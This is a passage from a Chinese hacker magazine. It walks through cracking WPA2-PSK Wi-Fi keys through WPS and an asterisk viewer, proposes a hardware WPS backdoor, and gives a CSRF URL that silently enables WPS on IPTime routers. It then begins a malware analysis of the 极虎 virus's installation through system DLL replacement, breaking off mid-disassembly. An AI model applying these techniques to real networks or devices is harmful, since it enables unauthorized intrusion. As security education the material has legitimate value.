


图 13

步骤 4：查看无线连接加密配置内容。

在客户端的无线网卡配置工具的 WPS 页面下单击“打开内容”项，可以看到具体的配置内容。如图 14 所示，当前已连接网络名称为“ZerOne_Lab”，认证方法为 WPA2-PSK，加密方法为 TKIP，密钥为一系列星号显示。

步骤 5：破解 WPA-PSK 或 WPA2-PSK 加密。

既然是星号显示，那么使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图 15 所示，打

开星号密码查看工具，把光标移至密钥显示星号的位置，即可看到密码为“longaslast”。也就是说，当前 SSID 名为“ZerOne_Lab”的无线路由器，启用的 WPA2-PSK 密钥为“longaslast”。至此，该无线网络的 WPA2-PSK 加密认证已被彻底攻破。




图 14




图 15

对于一些使用长字符串密码的 WPA-PSK 或者 WPA2-PSK 加密，此方法依然有效。如图 16 所示，当前无线网络采用 WPA-PSK/WPA2-PSK 混合加密方式，具体密钥采用加密关键字为无规律长字符串。




图 16

使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图 17 所示，当前 SSID 名为“IPTIME_WPS_3424”的无线路由器，启用的密钥为“35a08cddc7b07491abd8”。即虽然之前设置时输入长达 60 多位的加密密钥，但在实际使用时只有前 20 位起作用。这个原因除了WPA-PSK本身要求密钥在8～64位之间的定义外，还可能因产品不同有所差异。是不是很简单？




图 17

延伸攻击

既然 WPS 可以如此方便地使得无线客户端与无线网络设备之间建立认证关系，那么是不是说具备 WPS 功能的无线设备就一定很不安全了呢？也不一定，因为有些设备默认是不开启 WPS 的，还有些设备甚至限制了 WPS 的搜索超时等，这些设定确实限制了攻击的效果，这就是为什么我说适合于市面上 99%的支持 802.11n 系列无线路由器以及 70%的 802.11G 无线路由器。注意我说的是“适合”，并不是说就一定能搞定。不过，国内外的无线黑客们也想出了诸多新的方法来加强 WPS 攻击效果，下面给出几个比较有效的方式。

1）打造永久的 WPS 无线跳板后门

由于有些无线设备需要按住路由器上的 WPS 按钮才可以提供这个 WPS 功能，所以有些聪明的无线黑客发现只需要创建一个电路，来“按下”无线路由器上的 WPS 按钮就可以了。对于某些品牌的无线路由器，比如 Linksys，甚至只需将无线设备上的 WPS 按钮上的引脚重新焊接，就可以使 WPS 功能保持永久开启，如图 18 所示。这样，这台无线设备就成为了内部网络中永远的无线后门。无论管理员修改成什么加密内容，黑客们都可以从外界快速地连接至该无线设备，并快速地获取到内部无线网络的加密密钥明文，而这样的后门可能很久都不会被发现！！而这一切的一切并不难做到，只需要找个借口维修一下无线设备即可，甚至对于 Dlink 的某些品牌无线路由器而言，更是可以很容易地使用废弃的口香糖来将 WPS 按键包裹即可达到“按下”键位的效果，如图 19 所示。



图 18




图 19

对于 Linksys 等品牌的无线网卡配置工具，一旦通过 WPS 功能连接到无线网络后，黑客们甚至都不需要使用什么星号查看工具，直接打开就能看到 WPA-PSK/WPA2-PSK 加密的明文。看看图 20，这是不是可以说是个恶梦呢？




图 20

2）使用 CSRF 攻击配合实现 WPS 攻击

还有一种情况，就是对于个别无线设备，其 WPS 功能无法主动配对，仍需要使用计算机登录到无线路由器页面，然后在 WPS 选项中手动选“搜索”。这个问题肯定会遇到，此时无线黑客们会考虑结合其他方式进行攻击，比如针对无线设备的 CSRF 攻击。

CSRF 的英文全称是 Cross Site Request Forgery，字面上的意思是跨站点伪造请求。以韩国 IPTime 无线路由器为例，将下述路径伪造后发送至具备管理员权限的用户，导致需要手动启动的 WPS 功能在后台悄悄启动，此时攻击者即可使用本节讲述的方法与 WPS 关联。


```
http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0
```

当然，使用一些脚本或者构造几个看不到的页面对于很多朋友来说并不困难，关于 CSRF 攻击更是有很多朋友都很擅长，《黑客防线》上也有很多高手已经发表了诸多文章，所以这里就不再赘述了，给出一个思路即可。关于针对无线设备的 CSRF 攻击，有机会我们再来细细讨论。

后　记

什么叫渗透？就是天马行空、物尽其用，无线渗透也是如此。也许本文的技术有些朋友会觉得很简单，但是渗透本就是如此的，除了较为复杂的技术，也有很多便捷的技巧，毕竟，有很多高级别的加密及防护技术都遭受过“马其诺防线”的结局。最后，对那些正使用无线 WPS 功能而不亦乐乎的朋友们提个忠告：有些技术方便的不光是我们，还有那些不请自来之人。

前置知识：汇编
关键词：破解、极虎、病毒



极虎病毒破解分析

文/图 Fahrenheit

1 月底 2 月初，在农历虎年来临的前夕，计算机病毒与反病毒领域就已经开始弥漫着虎年的味道了。散播这种节日气氛的不是厂商的宣传广告，而是一个流行甚广、危害巨大的电脑病毒——极虎。根据网络上的资料统计，在高峰时期，极虎在一天的时间之内感染了超过 10 万台计算机，影响程序运行，带来了相当大的损失。

为了一睹极虎的破坏威力，本人特地从网上找到了极虎众多变种中的一个样本，实地反汇编分析，欲把其恶意行为的实现原理打探究竟。这样做一是为了满足自己慕名围观的好奇心，二也把其行为特征发出来大家一起探讨，共同进步。

程序基本情况

极虎病毒的分析样本存放在“C:\V”目录下，我们将其命名为 dbgt.exe，因为卡巴斯基将其命名为“Downloader.Win32.Agent.dbgt.rar”。这里下载到的病毒样本并未加壳，用 FFI、PEid 等均未发现有壳，无壳样

本的大小为 0x3CC00 字节，约为 243KB。而且为了欺骗用户点击，极虎伪装成了快播播放器的样子，如图 1 所示。

用 FFI 检查 PE 信息，时间戳显示文件创建于 2010 年 2 月 9 日 19:59:53。程序分为 7 个区段，没有导出表，但是导入表内部的函数众多，用到了 ntdll.dll、KERNEL32.dll、KERNEL32.dll 和 WS2_32.dll 等的系统访问、注册表操作以及网络相关的 API。




图 1

病毒的入口点在 0x00401B6F，在这里最上层的只是总控部分，病毒真正的执行代码从 0040202C 开始。本文由于篇幅的限制，并不会贴出大量的反汇编代码来做分析。我们将按照病毒的安装、破坏、感染以及隐藏等主要功能，有选择的结合代码进行说明。下面我们从病毒的第一步——安装与运行开始。

病毒的安装和运行

病毒的安装和运行阶段采取了一种目前比较少见的手法——替换系统 DLL 文件。具体来说是将自己的二进制代码移花接木般地嫁接到 Windows 系统原有的系统文件中去，再以假冒的系统服务之名执行病毒的恶意行为。下面我们就来分析这其中的具体过程。

病毒体的入口点在 0x00401B6F，从这里开始的是最顶层的调用，在入口点不远处对 0x0040202C 处的子程序调用才开始了真正的病毒安装过程。该过程详细分析起来有两个步骤，第一个是检测病毒是否已在运行，如果是，则中止当前的运行实例，并删除实例文件，第二个则是病毒的安装步骤。关于第一点的叙述，我们会放在病毒自删除的部分再来分析，这里先看其移花接木的方式和手段。

或许很多人对 sfc_os.dll 这个动态链接库并不是很熟悉，它的作用是完成 Windows 系统文件的保护功能。病毒对其内部函数的使用，是成功完成替换系统文件的关键。

```
004020F7   mov     [ebp-4], eax
004020FA   push    004094B0
; /FileName = "sfc_os.dll"
